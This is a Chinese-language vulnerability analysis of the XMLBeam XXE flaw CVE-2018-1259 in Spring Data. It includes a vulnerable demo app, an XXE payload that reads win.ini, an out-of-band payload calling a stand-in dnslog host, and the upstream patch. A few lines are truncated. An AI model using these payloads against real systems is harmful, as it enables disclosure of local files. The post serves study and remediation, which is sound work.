XMLBeam-XXE(CVE-2018-1259)漏洞简析

作者: LANDGREY ● 创建时间 2018年8月21日 01:50 ● 更新时间 2018年8月21日 23:45

0x00: 漏洞信息

根据 CVE-2018-1259 的信息可知，

```
Spring Data Commons 版本在 1.13—1.13.11 和 2.0—2.0.6 ，Spring Data REST 版本在 2.6-2.6.11 和 3.0-3.0.6，因为使
```

0x01: 环境搭建

由于 XXE 漏洞实际是存在于 XMLBeam 中，所以我们写一个简单的调用 XMLBeam 的代码，用来触发漏洞，版本就选择可以触发漏洞的最新版 XMLBeam ，所以首先下载 1.4.14版本 XMLBeam 备用。

然后使用 IDEA 创建一个 名为 demo 的 Spring Boot 应用，主要是添加一个 "/login" RequestMapping URL映射路径，模拟使用XML数据认证进行登录。

主要代码文件 DemoAppliction.java 如下：


```
package com.example.demo;
import org.springframework.boot.SpringApplication;
import org.springframework.web.bind.annotation.RequestMethod;
import org.xmlbeam.annotation.XBRead;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import org.springframework.boot.autoconfigure.SpringBootApplication;

@RestController
@SpringBootApplication
public class DemoApplication {
   @RequestMapping(value = "/login", method = RequestMethod.POST)
   public String handleCustomer(@RequestBody Customer customer) {
      return String.format("%s:%s login success!", customer.getFirstname(), customer.getLastname(
   }
   public static void main(String[] args) {
      SpringApplication.run(DemoApplication.class, args);
   }
   public interface Customer {
      @XBRead("//username")
      String getFirstname();
      @XBRead("//password")
      String getLastname();
   }
}
```

同目录下的 xmlbeams.java 文件使用 Example 示例文件的代码。

最后再在 pom.xml 中增加依赖，并用 IDEA 解决(alt + L键)此依赖问题。


```
<dependency>
        <groupId>org.xmlbeam</groupId>
        <artifactId>xmlprojector</artifactId>
        <version>1.4.14</version>
</dependency>
```



最后运行 Spring Boot 应用即可，应用默认监听本机8080端口。

0x02: 漏洞复现


如下图，使用 POST 请求，并将 "Content-Type" 头设为 "application/xml;charset=UTF-8"，正常发包，程序正常响应，说明程序运行正常。



然后使用 如下 POC：

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" >
]>
<username>&xxe;</username>
```

利用 XXE 漏洞成功读取 Windows 系统下的 win.ini 文件：



在实际应用中，一般是使用 dnslog 来判断是否存在漏洞。

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY name SYSTEM "http://dnslog.domain.com" >]>
<data>&name;</data>
```

0x03: 漏洞修复

直接去查看 xmlbeam 的Commit信息，找到 src/main/java/org/xmlbeam/config/DefaultXMLFactoriesConfig.java 文件的 Security Fix 代码：

```
106 106     private static final String NON_EXISTING_URL = "http://xmlbeam.org/nonexisting_namespace";
    107 +   private static final String[] FEATURE_DEFAULTS = new String[] { "http://apache.org/xml/features/disallow-doctype-decl#true",
    108 +           "http://xml.org/sax/features/external-general-entities#false", //
    109 +           "http://xml.org/sax/features/external-parameter-entities#false", //
    110 +           "http://apache.org/xml/features/nonvalidating/load-external-dtd#false" };
107 111
108 112     private final Map<String, String> USER_DEFINED_MAPPING = new TreeMap<String, String>();
109 113
        @@ -126,7 +130,7 @@ public DocumentBuilder createDocumentBuilder() {
126 130             DocumentBuilder documentBuilder = createDocumentBuilderFactory().newDocumentBuilder();
127 131             return documentBuilder;
128 132         } catch (ParserConfigurationException e) {
129     -           throw new RuntimeException(e);
    133 +           throw new XBException("Error on creating document builder",e);
130 134         }
131 135     }
132 136
        @@ -136,7 +140,16 @@ public DocumentBuilder createDocumentBuilder() {
136 140     @Override
137 141     public DocumentBuilderFactory createDocumentBuilderFactory() {
138 142         DocumentBuilderFactory instance = DocumentBuilderFactory.newInstance();
    143 +       instance.setXIncludeAware(false);
139 144         instance.setExpandEntityReferences(false);
    145 +       for (String featureDefault : FEATURE_DEFAULTS) {
    146 +           String[] featureValue = featureDefault.split("#");
    147 +           try {
    148 +               instance.setFeature(featureValue[0], Boolean.valueOf(featureValue[1]));
    149 +           } catch (ParserConfigurationException e) {
    150 +               // No worries if one feature is not supported.
    151 +           }
    152 +       }
```

xml默认配置允许外部实体的解析，所以可能会导致 XML External Entities 攻击。修复时程序通过循环设置解析XML时的熟悉配置，禁止了使用 inline DOCTYPEDTD 和 XML外部实体的解析。

blog comments powered by Disqus

<